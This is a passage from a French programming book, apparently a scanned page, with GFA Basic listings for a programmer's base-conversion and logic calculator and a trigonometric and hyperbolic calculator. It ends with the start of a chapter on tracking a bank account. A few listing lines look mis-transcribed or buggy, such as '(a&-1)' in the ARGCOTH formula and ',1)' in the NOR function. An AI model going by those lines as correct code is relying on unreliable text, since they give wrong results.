IF LEN(c$)< >0 THEN
  IF mc=2 THEN !Décimal -> Hexadécimal
    IF (VAL(c$)>2147483647) THEN
      depassement
    ELSE
      c$=HEX$(VAL(c$))
      TEXT 152,70,SPACE$(16-LEN(c$))+c$
    ENDIF
ENDIF
```

Notez que la conversion n'est effectuée que lorsque la donnée entrée est inférieure à une certaine valeur. Dans le cas contraire, la procédure **"depassement"** est activée, ce qui produit l'affichage d'un message d'erreur et l'effacement de la calculatrice.

La procédure **calcul** se termine lorsque la touche droite de la souris est pressée, ce qui a pour effet de mettre fin au programme :

```
  UNTIL MOUSEK=2
RETURN
```

Le listing du programme est le suivant :

```
' ==========================================
' Calculatrice pour programmeurs
' ==========================================
'
affiche !Affichage de la calculatrice
calcul !Activation de la calculatrice
CLS
END
'
PROCEDURE affiche
  '
  ' ------------------------------------
  ' Affichage de la calculatrice
  ' ------------------------------------
  '
  CLS
  COLOR 1
  DEFFILL 2
```

(suite)

```
DEFTEXT 1,0,0,6
BOX 50,50,300,195
LINE 51,49,301,49
LINE 301,49,301,194
LINE 52,48,302,48
LINE 302,48,302,193
LINE 60,40,310,40
LINE 310,40,310,185
LINE 60,50,60,40
LINE 310,185,300,185
BOX 140,60,290,75
LINE 141,59,291,59
LINE 291,59,291,74
mc=2 !Calcul en décimal
c$="" !Nombre courant
c1$="" !Premier nombre
c2$="" !Second nombre
'
' - - - - - - - - -
' Mode de calcul
' - - - - - - - - -
'
BOX 60,90,225,110
LINE 61,89,226,89
LINE 226,89,226,109
RBOX 65,95,75,105
RBOX 105,95,115,105
RBOX 145,95,155,105
RBOX 185,95,195,105
TEXT 78,103,"Hex"
TEXT 118,103,"Déc"
TEXT 158,103,"Oct"
TEXT 198,103,"Bin"
PRBOX 108,98,112,102
'
' - - - - - - - - - - - - - - - -
' Touches de la calculatrice
' - - - - - - - - - - - - - - - -
'
'
COLOR 4
RBOX 235,94,255,106
COLOR 10
RBOX 265,94,285,106
COLOR 1
BOX 232,90,258,110
LINE 233,89,259,89
LINE 259,89,259,109
BOX 262,90,288,110
```

(suite)

```
    LINE 263,89,289,89
    LINE 289,89,289,109
    TEXT 238,103,14,"cl"
    TEXT 271,102,"="
    DEFFILL 5
    FILL 240,98
    DEFFILL 14
    FILL 270,98
    DEFFILL 2
    '
    RBOX 65,130,75,140
    RBOX 65,160,75,170
    RBOX 145,130,155,140
    RBOX 145,160,155,170
    RBOX 225,130,235,140
    RBOX 225,160,235,170
    TEXT 78,138,"AND"
    TEXT 78,168,"OR"
    TEXT 158,138,"NAND"
    TEXT 158,168,"NOR"
    TEXT 238,138,"XOR"
    TEXT 238,168,"NOT"
    '
    DEFFILL 8
    FILL 51,51
    DEFFILL 9
    FILL 61,41
    DEFFILL 7
RETURN
'
'
PROCEDURE efface_mode
    '
    ' ------------------------------------
    ' Effacement du mode de calcul
    ' ------------------------------------
    '
    DEFFILL 0
    PRBOX 68,98,72,102
    PRBOX 108,98,112,102
    PRBOX 148,98,152,102
    PRBOX 188,98,192,102
    DEFFILL 2
RETURN
'
'
PROCEDURE depassement
    '
```



(suite)

```
    '  ------------------------------------------------
    '  Dépassement de capacité dans une conversion
    '  ------------------------------------------------
    '
    LOCATE 10,3
    PRINT "Dépassement de capacité"
    DELAY 2
    LOCATE 10,3
    PRINT SPACE$(25)
    c$=""
    TEXT 152,70,SPACE$(16)
  RETURN
  '
  '
  FUNCTION nand$
    '
    '  ------------------------------------------------
    '  Simulation de la fonction logique NAND
    '  ------------------------------------------------
    '
    IF LEN(c1$)>=LEN(c$) THEN
      l=LEN(c1$)
    ELSE
      l=LEN(c$)
    ENDIF
    SELECT mc
    CASE 1
      c$=HEX$(NOT (VAL("&H"+c1$) AND VAL("&H"+c$)),l)
    CASE 2
      c$=STR$(NOT (VAL(c1$) AND VAL(c$)))
    CASE 3
      c$=OCT$(NOT (VAL("&O"+c1$) AND VAL("&O"+c$)),l)
    CASE 4
      c$=BIN$(NOT (VAL("&X"+c1$) AND VAL("&X"+c$)),l)
    ENDSELECT
    RETURN c$
  ENDFUNC
  '
  '
  FUNCTION nor$
    '
    '  ------------------------------------------------
    '  Simulation de la fonction logique NOR
    '  ------------------------------------------------
  '
  IF LEN(c1$)>=LEN(c$) THEN
    l=LEN(c1$)
  ELSE
    l=LEN(c$)
  ENDIF
```

(suite)

```
    SELECT mc
    CASE 1
      c$=HEX$(NOT (VAL("&H"+c1$) OR VAL("&H"+c$)),1)
    CASE 2
      c$=STR$(NOT (VAL(c1$) OR VAL(c$)))
    CASE 3
      c$=OCT$(NOT (VAL("&O"+c1$) OR VAL("&O"+c$)),1)
    CASE 4
      c$=BIN$(NOT (VAL("&X"+c1$) OR VAL("&X"+c$)),1)
    ENDSELECT
    RETURN c$
  ENDFUNC
  '
  '
  PROCEDURE attend_stop
    '
    ' ------------------------------------
    ' Attente du relachement du bouton
    ' de la souris
    ' ------------------------------------
    '
    REPEAT
    UNTIL MOUSEK=0
  RETURN
  '
  '
  PROCEDURE calcul
    '
    ' ------------------------------
    ' Activation de la calculatrice
    ' ------------------------------
    '
    REPEAT
      '
      ' - - - - - - - - - - - - - - - -
      ' Attente de la frappe du clavier
      ' ou d'une touche de la souris
      ' - - - - - - - - - - - - - - - -
      '
      REPEAT
        a$=INKEY$
      UNTIL (a$<>"") OR (MOUSEK<>0)
      '
      ' - - - - - - - - - - - - - - - -
      ' Affichage de la touche tapée
      ' - - - - - - - - - - - - - - - -
      '
```

(suite)

```
  IF a$<>"" THEN
    a$=UPPER$(a$) !Mise en majuscule
    a=ASC(a$) !Code ASCII de a$
    '
    IF (a=8) AND (LEN(c$)>=1) THEN
      c$=LEFT$(c$,LEN(c$)-1)
      TEXT 272-LEN(c$)*8,70," "+c$
    ENDIF
    '
    SELECT mc
    CASE 1 !Mode hexadécimal
      IF (a$>="0" AND a$<="9") OR (a$>="A" AND a$<="F") THEN
        IF LEN(c$)<8 THEN
          c$=c$+a$ !Nouveau chiffre
          TEXT 280-LEN(c$)*8,70,c$
        ENDIF
      ENDIF
    CASE 2 !Mode décimal
      IF (a$>="0" AND a$<="9") OR (a$="-") THEN
        IF LEN(c$)<10 THEN
          c$=c$+a$ !Nouveau chiffre
          TEXT 280-LEN(c$)*8,70,c$
        ENDIF
      ENDIF
    CASE 3 !Mode Octal
      IF (a$>="0" AND a$<="7") THEN
        IF LEN(c$)<10 THEN
          c$=c$+a$ !Nouveau chiffre
          TEXT 280-LEN(c$)*8,70,c$
        ENDIF
      ENDIF
    CASE 4 !Mode binaire
      IF (a$>="0" AND a$<="1") THEN
        IF LEN(c$)<16 THEN
          c$=c$+a$ !Nouveau chiffre
          TEXT 280-LEN(c$)*8,70,c$
        ENDIF
      ENDIF
    ENDSELECT
  ENDIF
  '
  ' - - - - - - - - - - - - - - - - - - - -
  ' Activation de l'opération demandée
  ' - - - - - - - - - - - - - - - - - - - -
  '
  IF MOUSEK=1 THEN
    '
    ' Touches de fonction
    '
```

(suite)

```
IF (MOUSEX<=75) AND (MOUSEX>=65) AND (MOUSEY<=140) AND (MOUSEY>=130) THEN
  c1$=c$
  c$=""
  TEXT 152,70,SPACE$(16)
  TEXT 152,70,SPACE$(16)
  oper=1 !AND
  PRBOX 68,133,72,137
ENDIF
IF (MOUSEX<=75) AND (MOUSEX>=65)
AND (MOUSEY<=170) AND (MOUSEY>=160) THEN
  c1$=c$
  c$=""
  TEXT 152,70,SPACE$(16)
  oper=2 !OR
  PRBOX 68,163,72,167
ENDIF
IF (MOUSEX<=155) AND (MOUSEX>=145)
AND (MOUSEY<=140) AND (MOUSEY>=130) THEN
  c1$=c$
  c$=""
  TEXT 152,70,SPACE$(16)
  oper=3 !NAND
  PRBOX 148,133,152,137
ENDIF
IF (MOUSEX<=155) AND (MOUSEX>=145)
AND (MOUSEY<=170) AND (MOUSEY>=160) THEN
  c1$=c$
  c$=""
  TEXT 152,70,SPACE$(16)
  oper=4 !NOR
  PRBOX 148,163,152,167
ENDIF
IF (MOUSEX<=235) AND (MOUSEX>=225)
AND (MOUSEY<=140) AND (MOUSEY>=130) THEN
  c1$=c$
  c$=""
  TEXT 152,70,SPACE$(16)
  oper=5 !XOR
  PRBOX 228,133,232,137
ENDIF
IF (MOUSEX<=235) AND (MOUSEX>=225)
AND (MOUSEY<=170) AND (MOUSEY>=160) THEN
  SELECT mc
  CASE 1
    c$=HEX$(NOT VAL("&H"+c$))
    TEXT 152,70,SPACE$(16-LEN(c$))+c$
  CASE 2
    c$=STR$(NOT VAL(c$))
    TEXT 152,70,SPACE$(16-LEN(c$))+c$
```

(suite)

```
    CASE 3
      c$=OCT$(NOT VAL("&O"+c$))
      TEXT 152,70,SPACE$(16-LEN(c$))+c$
    CASE 4
      c$=BIN$(NOT VAL("&X"+c$),16)
      TEXT 152,70,SPACE$(16-LEN(c$))+c$
    ENDSELECT
  ENDIF
  '
  ' Touche CLEAR
  '
  IF (MOUSEX<=255) AND (MOUSEX>=235)
  AND (MOUSEY<=106) AND (MOUSEY>=94) THEN
    c$=""
    TEXT 152,70,SPACE$(16)
  ENDIF
  '
  ' Touche =
  '
  IF (MOUSEX<=285) AND (MOUSEX>=265)
  AND (MOUSEY<=106) AND (MOUSEY>=94) THEN
    SELECT mc
    CASE 1
      SELECT oper
      CASE 1
        c$=HEX$(VAL("&H"+c1$) AND VAL("&H"+c$))
      CASE 2
        c$=HEX$(VAL("&H"+c1$) OR VAL("&H"+c$))
      CASE 3
        c$=@nand$
      CASE 4
        c$=@nor$
      CASE 5
        c$=HEX$(VAL("&H"+c1$) XOR VAL("&H"+c$))
      ENDSELECT
      TEXT 152,70,SPACE$(16-LEN(c$))+c$
    CASE 2
      SELECT oper
      CASE 1
        c$=STR$(VAL(c1$) AND VAL(c$))
      CASE 2
        c$=STR$(VAL(c1$) OR VAL(c$))
      CASE 3
        c$=@nand$
      CASE 4
        c$=@nor$
      CASE 5
        c$=STR$(VAL(c1$) XOR VAL(c$))
```

(suite)

```
    ENDSELECT
  CASE 3
    SELECT oper
    CASE 1
      c$=OCT$(VAL("&O"+c1$) AND VAL("&O"+c$))
    CASE 2
      c$=OCT$(VAL("&O"+c1$) OR VAL("&O"+c$))
    CASE 3
      c$=@nand$
    CASE 4
      c$=@nor$
    CASE 5
      c$=OCT$(VAL("&O"+c1$) XOR VAL("&O"+c$))
    ENDSELECT
  CASE 4
    SELECT oper
    CASE 1
      c$=BIN$(VAL("&X"+c1$) AND VAL("&X"+c$))
    CASE 2
      c$=BIN$(VAL("&X"+c1$) OR VAL("&X"+c$))
    CASE 3
      c$=@nand$
    CASE 4
      c$=@nor$
    CASE 5
      c$=BIN$(VAL("&X"+c1$) XOR VAL("&X"+c$))
    ENDSELECT
  ENDSELECT
  TEXT 152,70,SPACE$(16-LEN(c$))+c$
  DEFFILL 0
  PRBOX 68,133,72,137
  PRBOX 68,163,72,167
  PRBOX 148,133,152,137
  PRBOX 148,163,152,167
  PRBOX 228,133,232,137
  DEFFILL 7
ENDIF
'
' Touches de mode de calcul
'
IF (MOUSEX<=75) AND (MOUSEX>=65)
AND (MOUSEY<=105) AND (MOUSEY>=95) THEN
  efface_mode !Effacement du mode courant
  PRBOX 68,98,72,102
  IF LEN(c$)<>0 THEN
    IF mc=2 THEN !Décimal->Hexadécimal
      IF (VAL(c$)>2147483647) THEN
        depassement
      ELSE
```

(suite)

```
            c$=HEX$(VAL(c$))
            TEXT 152,70,SPACE$(16-LEN(c$))+c$
          ENDIF
        ENDIF
        IF mc=3 THEN !Octal->Hexadécimal
          c$=HEX$(VAL("&O"+c$))
          TEXT 152,70,SPACE$(16-LEN(c$))+c$
        ENDIF
        IF mc=4 THEN !Binaire->Hexadécimal
          c$=HEX$(VAL("&X"+c$))
          TEXT 152,70,SPACE$(16-LEN(c$))+c$
        ENDIF
      ENDIF
      mc=1
    ENDIF
    IF (MOUSEX<=115) AND (MOUSEX>=105)
    AND (MOUSEY<=105) AND (MOUSEY>=95) THEN
      efface_mode !Effacement du mode courant
      PRBOX 108,98,112,102
      IF LEN(c$)<>0 THEN
        IF mc=1 THEN !Hexadécimal->Décimal
          c$=STR$(VAL("&"+c$))
          TEXT 152,70,SPACE$(16-LEN(c$))+c$
        ENDIF
        IF mc=3 THEN !Octal->Décimal
          c$=STR$(VAL("&O"+c$))
          TEXT 152,70,SPACE$(16-LEN(c$))+c$
        ENDIF
        IF mc=4 THEN !Binaire->Décimal
          c$=STR$(VAL("&X"+c$))
          TEXT 152,70,SPACE$(16-LEN(c$))+c$
        ENDIF
      ENDIF
      mc=2
    ENDIF
    IF (MOUSEX<=155) AND (MOUSEX>=145)
    AND (MOUSEY<=105) AND (MOUSEY>=95) THEN
      efface_mode !Effacement du mode courant
      PRBOX 148,98,152,102
      IF LEN(c$)<>0 THEN
        IF mc=1 THEN !Hexadécimal->Octal
          IF (VAL("&O"+c$)>&H3FFFFFFF) THEN
            depassement
          ELSE
            c$=OCT$(VAL("&H"+c$))
            TEXT 152,70,SPACE$(16-LEN(c$))+c$
          ENDIF
        ENDIF
        IF mc=2 THEN !Décimal->Octal
```

(suite)
```
      IF (VAL(c$)>1073741823) THEN
        depassement
      ELSE
        c$=OCT$(VAL(c$))
        TEXT 152,70,SPACE$(16-LEN(c$))+c$
      ENDIF
    ENDIF
    IF mc=4 THEN !Binaire->Octal
      c$=OCT$(VAL("&X"+c$))
      TEXT 152,70,SPACE$(16-LEN(c$))+c$
    ENDIF
  ENDIF
  mc=3
ENDIF
IF (MOUSEX<=195) AND (MOUSEX>=185)
AND (MOUSEY<=105) AND (MOUSEY>=95) THEN
  efface_mode !Effacement du mode courant
  PRBOX 188,98,192,102
  IF LEN(c$)<>0 THEN
    IF mc=1 THEN !Hexadécimal->Binaire
      IF (LEN(c$)>4) THEN
          depassement
        ELSE
          c$=BIN$(VAL("&H"+c$))
          TEXT 152,70,SPACE$(16-LEN(c$))+c$
        ENDIF
      ENDIF
      IF mc=2 THEN !Décimal->Binaire
        IF (c$>"65535") OR (VAL(c$)<0) THEN
          depassement
        ELSE
          c$=BIN$(VAL(c$))
          TEXT 152,70,SPACE$(16-LEN(c$))+c$
        ENDIF
      ENDIF
      IF mc=3 THEN !Octal->Binaire
        IF (VAL("&O"+c$)>65535) OR (VAL("&O"+c$)<0) THEN
          depassement
        ELSE
          c$=BIN$(VAL("&O"+c$))
          TEXT 152,70,SPACE$(16-LEN(c$))+c$
        ENDIF
      ENDIF
    ENDIF
    mc=4
  ENDIF
  attend_stop
ENDIF
UNTIL MOUSEK=2
RETURN
```



## II. Calculatrice pour étudiants

Les calculatrices dites scientifiques sont rapidement dépassées dans les domaines trigonométrique et hyperbolique. Nous vous proposons dans ce paragraphe une calculatrice qui possède les fonctions suivantes :

| | |
|---|---|
| Sinus | Sinus hyperbolique |
| Cosinus | Cosinus hyperbolique |
| Tangente | Tangente hyperbolique |
| Cotangente | Cotangente hyperbolique |
| Arc sinus | Arg sinus hyperbolique |
| Arc cosinus | Arg cosinus hyperbolique |
| Arc tangente | Arg tangente hyperbolique |
| Arc cotangente | Arg cotangente hyperbolique |

Les calculs trigonométriques peuvent être faits en degrés (mode par défaut), radians ou grades.

La calculatrice possède une touche ("CL") qui permet d'effacer la donnée affichée. La touche "**Backspace**" du clavier peut également être utilisée pour effacer le dernier chiffre entré au clavier.

La précision est de 5 chiffres après la décimale, ce qui est suffisant dans la plupart des cas.

### COMMENT UTILISER LE PROGRAMME

La calculatrice scientifique s'utilise de la même manière que la calculatrice pour programmeurs dont nous avons parlé précédemment.

Les touches **Deg**, **Rad** et **Gra** permettent de choisir le mode de calcul.

Pour activer une des fonctions de la calculatrice, vous devez au préalable taper l'argument de la fonction à l'aide du clavier.

Par exemple, tapez :

**30**

et cliquez sur la fonction "**SIN**".

La machine affiche

**0.5**

Effectivement, Sin(30 degrés) = 0.5.

### LE PROGRAMME EN DÉTAIL

La structure du programme CALC 2.GFA est identique à celle du programme précédent.

Les quelques différences au niveau du programme résident essentiellement dans :

— les coordonnées graphiques des boutons de la calculatrice ;

— la gestion des bascules **Deg**, **Rad**, **Gra** ;

— la gestion d'erreur confiée à la procédure **illegal**.

Cette procédure est automatiquement activée lorsqu'un calcul effectué dans le GFA produit un débordement.

Les fonctions **COS**, **SIN**, **TAN**, **ACOS**, **ASIN** et **ATN** sont disponibles dans le Basic GFA. Les autres fonctions sont obtenues à partir des formules suivantes :

| | |
|---|---|
| Cotangente | = 1/TAN |
| Arc cotangente | = −ATN + PI/2 |
| Sinus hyperbolique | = (EXP(x) − EXP(−x))/2 |
| Cosinus hyperbolique | = (EXP(x) + EXP(−x))/2 |
| Tangente hyperbolique | = (EXP(x) − EXP(−x))/(EXP(x) + EXP(−x)) |
| Cotangente hyperbolique | = (EXP(x) + EXP(−x))/(EXP(x) − EXP(−x)) |
| Arg sinus hyperbolique | = LOG(x + SQR(x*x + 1)) |
| Arg cosinus hyperbolique | = LOG(x + SQR(x*x − 1)) |
| Arg tangente hyperbolique | = LOG((1 + x)/(1 − x))/2 |
| Arg cotangente hyperbolique | = LOG((x + 1)/(x − 1))/2 |

Le listing du programme est le suivant :

```
' ================================================
' Calculatrice trigonométrique et hyperbolique
' ================================================
'
ON ERROR GOSUB illegal !Opération illégale
affiche !Affichage de la calculatrice
calcul !Activation de la calculatrice
CLS
END
'
PROCEDURE affiche
  '
  ' ------------------------------
  ' Affichage de la calculatrice
  ' ------------------------------
  '
  CLS
  COLOR 1
  DEFFILL 2
  DEFTEXT 1,0,0,6
  BOX 50,50,300,195
  LINE 51,49,301,49
  LINE 301,49,301,194
  LINE 52,48,302,48
  LINE 302,48,302,193
  LINE 60,40,310,40
  LINE 310,40,310,185
```

(suite)

```
LINE 60,50,60,40
LINE 310,185,300,185
BOX 140,60,290,75
LINE 141,59,291,59
LINE 291,59,291,74
mc=1 !Calcul en degrés
c$="" !Nombre courant
'
' _ _ _ _ _ _ _ _ _
' Mode de calcul
' _ _ _ _ _ _ _ _ _
'
BOX 60,90,186,110
LINE 61,89,187,89
LINE 187,89,187,109
RBOX 65,95,75,105
RBOX 105,95,115,105
RBOX 145,95,155,105
TEXT 78,103,"Deg"
TEXT 118,103,"Rad"
TEXT 158,103,"Gra"
PRBOX 68,98,72,102
'
' _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _
' Touches de la calculatrice
' _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _ _
COLOR 4
RBOX 235,94,255,106
COLOR 1
BOX 232,90,258,110
LINE 233,89,259,89
LINE 259,89,259,109
TEXT 238,103,14,"cl"
DEFFILL 5
FILL 240,98
DEFFILL 2
'
RBOX 65,124,75,134
RBOX 125,124,135,134
RBOX 185,124,195,134
RBOX 245,124,255,134
TEXT 76,132,42,"Sin    "
TEXT 136,132,42,"Cos    "
TEXT 196,132,42,"Tan    "
TEXT 256,132,42,"Cotan "
'
RBOX 65,143,75,153
RBOX 125,143,135,153
RBOX 185,143,195,153
```

(suite)

```
RBOX 245,143,255,153
TEXT 76,151,42,"Asin  "
TEXT 136,151,42,"Acos  "
TEXT 196,151,42,"Atan  "
TEXT 256,151,42,"Acotan"
'
RBOX 65,162,75,172
RBOX 125,162,135,172
RBOX 185,162,195,172
RBOX 245,162,255,172
TEXT 76,170,42,"Sinh  "
TEXT 136,170,42,"Cosh  "
TEXT 196,170,42,"Tanh  "
TEXT 256,170,42,"Coth  "
'
RBOX 65,181,75,191
RBOX 125,181,135,191
RBOX 185,181,195,191
RBOX 245,181,255,191
TEXT 76,189,42,"Asinh "
TEXT 136,189,42,"Acosh "
TEXT 196,189,42,"Atanh "
TEXT 256,189,42,"Acoth "
'
DEFFILL 8
FILL 51,51
DEFFILL 9
FILL 61,41
DEFFILL 7
RETURN
'
'
PROCEDURE efface_mode
   '
   ' ------------------------------
   ' Effacement du mode de calcul
   ' ------------------------------
   '
  DEFFILL 0
  PRBOX 68,98,72,102
  PRBOX 108,98,112,102
  PRBOX 148,98,152,102
  DEFFILL 2
RETURN
'
'
PROCEDURE depassement
   '
```

(suite)

```
  ' ____________________________________________
  ' Dépassement de capacité dans une conversion
  ' ____________________________________________
  '
  LOCATE 10,3
  PRINT "Dépassement de capacité"
  DELAY 2
  LOCATE 10,3
  PRINT SPACE$(25)
  c$=""
  TEXT 152,70,SPACE$(16)
RETURN
'
'
PROCEDURE illegal
  '
  ' ____________________________________________
  ' Paramètre illégal pour la fonction demandée
  ' ____________________________________________
  '
  LOCATE 13,3
  PRINT "Opération impossible"
  DELAY 2
  LOCATE 13,3
  PRINT SPACE$(25)
  c$=""
  TEXT 152,70,SPACE$(16)
  RESUME retour
RETURN
'
'
PROCEDURE attend_stop
  '
  ' ____________________________________
  ' Attente du relachement du bouton
  ' de la souris
  ' ____________________________________
  '
  REPEAT
  UNTIL MOUSEK=0
RETURN
'
'
PROCEDURE arrondi
  '
  ' ____________________________
  ' Arrondi avant affichage
  ' ____________________________
  '
```

(suite)

```
  c=VAL(c$)
  IF c>10000000000 THEN
    depassement
  ELSE
    a=INSTR(c$,"E")
    sa=a !Sauvegarde
    IF a<>0 THEN
      IF a>8 THEN
        a=8
      ENDIF
      c$=MID$(c$,1,a-1)+MID$(c$,sa,LEN(c$)-sa+1)
    ELSE
      c$=MID$(c$,1,7)
    ENDIF
  ENDIF
RETURN
'
'
PROCEDURE affres
  '
  ' ------------------------------------
  ' Affichage du résultat d'un calcul
  ' ------------------------------------
  '
  c$=STR$(a)
  arrondi !Arrondi avant affichage
  TEXT 184,70,SPACE$(12)
  TEXT 280-LEN(c$)*8,70,c$
RETURN
'
'
PROCEDURE calcul
  '
  ' ------------------------------
  ' Activation de la calculatrice
  ' ------------------------------
  '
  REPEAT
'
' - - - - - - - - - - - - - - - -
' Attente de la frappe du clavier
' ou d'une touche de la souris
' - - - - - - - - - - - - - - - -
'
REPEAT
  a$=INKEY$
UNTIL (a$<>"") OR (MOUSEK<>0)
'
```

(suite)

```
' - - - - - - - - - - - - - - - - -
' Affichage de la touche tapée
' - - - - - - - - - - - - - - - - -
'
IF a$<>"" THEN
  a=ASC(a$) !Code ASCII de a$
  '
  IF (a=8) AND (LEN(c$)>=1) THEN
    c$=LEFT$(c$,LEN(c$)-1)
    TEXT 272-LEN(c$)*8,70," "+c$
  ENDIF
  '
  IF (a$>="0" AND a$<="9") OR (a$=".") OR (a$="-") THEN
    IF LEN(c$)<10 THEN
      c$=c$+a$ !Nouveau chiffre
      TEXT 280-LEN(c$)*8,70,c$
    ENDIF
  ENDIF
ENDIF
'
' - - - - - - - - - - - - - - - - - -
' Activation de l'opération demandée
' - - - - - - - - - - - - - - - - - -
'
IF MOUSEK=1 THEN
  '
  ' - - - - - - - - - -
  ' Touches de fonction
  ' - - - - - - - - - -
  '
  ' *****
  ' SIN
  ' *****
  IF (MOUSEX<=75) AND (MOUSEX>=65)
  AND (MOUSEY<=134) AND (MOUSEY>=124) THEN
    SELECT mc
    CASE 1 !Degrés -> Radians
      arg=VAL(c$)*2*PI/360
    CASE 2 !Radians
      arg=VAL(c$)
    CASE 3 !Grades -> Radians
      arg=VAL(c$)*2*PI/400
    ENDSELECT
  a=SIN(arg)
  affres
ENDIF
' ****
' COS
' ****
```

(suite)

```
IF (MOUSEX<=135) AND (MOUSEX>=125)
AND (MOUSEY<=134) AND (MOUSEY>=124) THEN
  SELECT mc
  CASE 1 !Degrés -> Radians
    arg=VAL(c$)*2*PI/360
  CASE 2 !Radians
    arg=VAL(c$)
  CASE 3 !Grades -> Radians
    arg=VAL(c$)*2*PI/400
  ENDSELECT
  a=COS(arg)
  affres
ENDIF
' ****
' TAN
' ****
IF (MOUSEX<=195) AND (MOUSEX>=185)
AND (MOUSEY<=134) AND (MOUSEY>=124) THEN
  SELECT mc
  CASE 1 !Degrés -> Radians
    arg=VAL(c$)*2*PI/360
  CASE 2 !Radians
    arg=VAL(c$)
  CASE 3 !Grades -> Radians
    arg=VAL(c$)*2*PI/400
  ENDSELECT
  a=TAN(arg)
  affres
ENDIF
' ******
' COTAN
' ******
IF (MOUSEX<=255) AND (MOUSEX>=245)
AND (MOUSEY<=134) AND (MOUSEY>=124) THEN
  SELECT mc
  CASE 1 !Degrés -> Radians
    arg=VAL(c$)*2*PI/360
  CASE 2 !Radians
    arg=VAL(c$)
  CASE 3 !Grades -> Radians
    arg=VAL(c$)*2*PI/400
  ENDSELECT
  a=1/TAN(arg)
  affres
ENDIF
' *******
' ARCSIN
' *******
IF (MOUSEX<=75) AND (MOUSEX>=65)
```



(suite)

```
AND (MOUSEY<=153) AND (MOUSEY>=143) THEN
  arg=VAL(c$)
  a=ASIN(arg)
  SELECT mc
  CASE 1 'Radians -> Degres
    a=a*360/(2*PI)
  CASE 3 !Radians -> Grades
    a=a*400/(2*PI)
  ENDSELECT
  affres
ENDIF
' ********
' ARCCOS
' ********
IF (MOUSEX<=135) AND (MOUSEX>=125)
AND (MOUSEY<=153) AND (MOUSEY>=143) THEN
  arg=VAL(c$)
  a=ACOS(arg)
  SELECT mc
  CASE 1 !Radians -> Degrés
    a=a*360/(2*PI)
  CASE 3 !Radians -> Grades
    a=a*400/(2*PI)
  ENDSELECT
  affres
ENDIF
' ********
' ARCTAN
' ********
IF (MOUSEX<=195) AND (MOUSEX>=185)
AND (MOUSEY<=153) AND (MOUSEY>=143) THEN
  arg=VAL(c$)
  a=ATN(arg)
  SELECT mc
  CASE 1 !Radians -> Degrés
    a=a*360/(2*PI)
  CASE 3 !Radians -> Grades
    a=a*400/(2*PI)
  ENDSELECT
  affres
ENDIF
' **********
' ARCCOTAN
' **********
IF (MOUSEX<=255) AND (MOUSEX>=245)
AND (MOUSEY<=153) AND (MOUSEY>=143) THEN
  arg=VAL(c$)
  a=-ATN(arg)+PI/2
  SELECT mc
  CASE 1 !Radians -> Degrés
    a=a*360/(2*PI)
```

(suite)

```
   CASE 3 !Radians -> Grades
     a=a*400/(2*PI)
   ENDSELECT
   affres
ENDIF
' *****
' SINH
' *****
IF (MOUSEX<=75) AND (MOUSEX>=65)
AND (MOUSEY<=172) AND (MOUSEY>=162) THEN
   arg=VAL(c$)
   a=(EXP(arg)-EXP(-arg))/2
   affres
ENDIF
' *****
' COSH
' *****
IF (MOUSEX<=135) AND (MOUSEX>=125)
AND (MOUSEY<=172) AND (MOUSEY>=162) THEN
   arg=VAL(c$)
   a=(EXP(arg)+EXP(-arg))/2
   affres
ENDIF
' *****
' TANH
' *****
IF (MOUSEX<=195) AND (MOUSEX>=185)
AND (MOUSEY<=172) AND (MOUSEY>=162) THEN
   arg=VAL(c$)
   a=(EXP(arg)-EXP(-arg))/(EXP(arg)+EXP(-arg))
   affres
ENDIF
' *****
' COTH
' *****
IF (MOUSEX<=255) AND (MOUSEX>=245)
AND (MOUSEY<=172) AND (MOUSEY>=162) THEN
   arg=VAL(c$)
   a=(EXP(arg)+EXP(-arg))/(EXP(arg)-EXP(-arg))
   affres
ENDIF
' *********
' ARGSINH
' *********
IF (MOUSEX<=75) AND (MOUSEX>=65)
AND (MOUSEY<=191) AND (MOUSEY>=181) THEN
   arg=VAL(c$)
   a=LOG(arg+SQR(arg*arg+1))
   affres
```

(suite)

```
ENDIF
' *********
' ARGCOSH
' *********

IF (MOUSEX<=135) AND (MOUSEX>=125)
AND (MOUSEY<=191) AND (MOUSEY>=181) THEN
   arg=VAL(c$)
   a=LOG(arg+SQR(arg*arg-1))
   affres
ENDIF
' *********
' ARGTANH
' *********
IF (MOUSEX<=195) AND (MOUSEX>=185)
AND (MOUSEY<=191) AND (MOUSEY>=181) THEN
   arg=VAL(c$)
   a=LOG((1+arg)/(1-arg))/2
   affres
ENDIF
' *********
' ARGCOTH
' *********
IF (MOUSEX<=255) AND (MOUSEX>=245)
AND (MOUSEY<=191) AND (MOUSEY>=181) THEN
   arg=VAL(c$)
   a=LOG((arg+1)/(a&-1))/2
   affres
ENDIF
'
' - - - - - - - -
' Touche CLEAR
' - - - - - - - -
'
IF (MOUSEX<=255) AND (MOUSEX>=235)
AND (MOUSEY<=106) AND (MOUSEY>=94) THEN
   c$=""
   TEXT 152,70,SPACE$(16)
ENDIF
'
' - - - - - - - - - - - - - - - -
' Touches de mode de calcul
' - - - - - - - - - - - - - - - -
'
IF (MOUSEX<=75) AND (MOUSEX>=65)
AND (MOUSEY<=105) AND (MOUSEY>=95) THEN
   efface_mode !Effacement du mode courant
   PRBOX 68,98,72,102
   mc=1
ENDIF
'
```

(suite)

```
IF (MOUSEX<=115) AND (MOUSEX>=105)
AND (MOUSEY<=105) AND (MOUSEY>=95) THEN
  efface_mode !Effacement du mode courant
  PRBOX 108,98,112,102
  mc=2
ENDIF
'
       IF (MOUSEX<=155) AND (MOUSEX>=145)
       AND (MOUSEY<=105) AND (MOUSEY>=95) THEN
         efface_mode !Effacement du mode courant
         PRBOX 148,98,152,102
         mc=3
       ENDIF
       '
       attend_stop
    retour:
    ENDIF
  UNTIL MOUSEK=2
RETURN
```

# 9/5.4

# Votre gestion de compte courant

Mon bien-aimé inspecteur des impôts vient de m'adresser une lettre recommandée, datée du 3 mars 1994, me signalant que mon tiers provisionnel de septembre 1991 n'a pas été payé.

Diable ! Il me semble pourtant n'avoir jamais failli à mon devoir. Voyons, comment pourrais-je prouver ma bonne foi, et éviter les intérêts de retard ainsi que la majoration de 50 % ?

J'y suis ! Il me suffit de lui fournir le numéro du chèque et la date à laquelle il fut tiré. Voyons, recherchons dans les relevés de banque... Non, ce n'est pas ce chèque... pas celui-ci non plus... Ah, celui-ci semble être le bon. Mais en suis-je si sûr ? Pourquoi ce voleur de banquier n'a-t-il pas indiqué le tireur ? Grr, un autre chèque semble aussi correspondre à la requête.

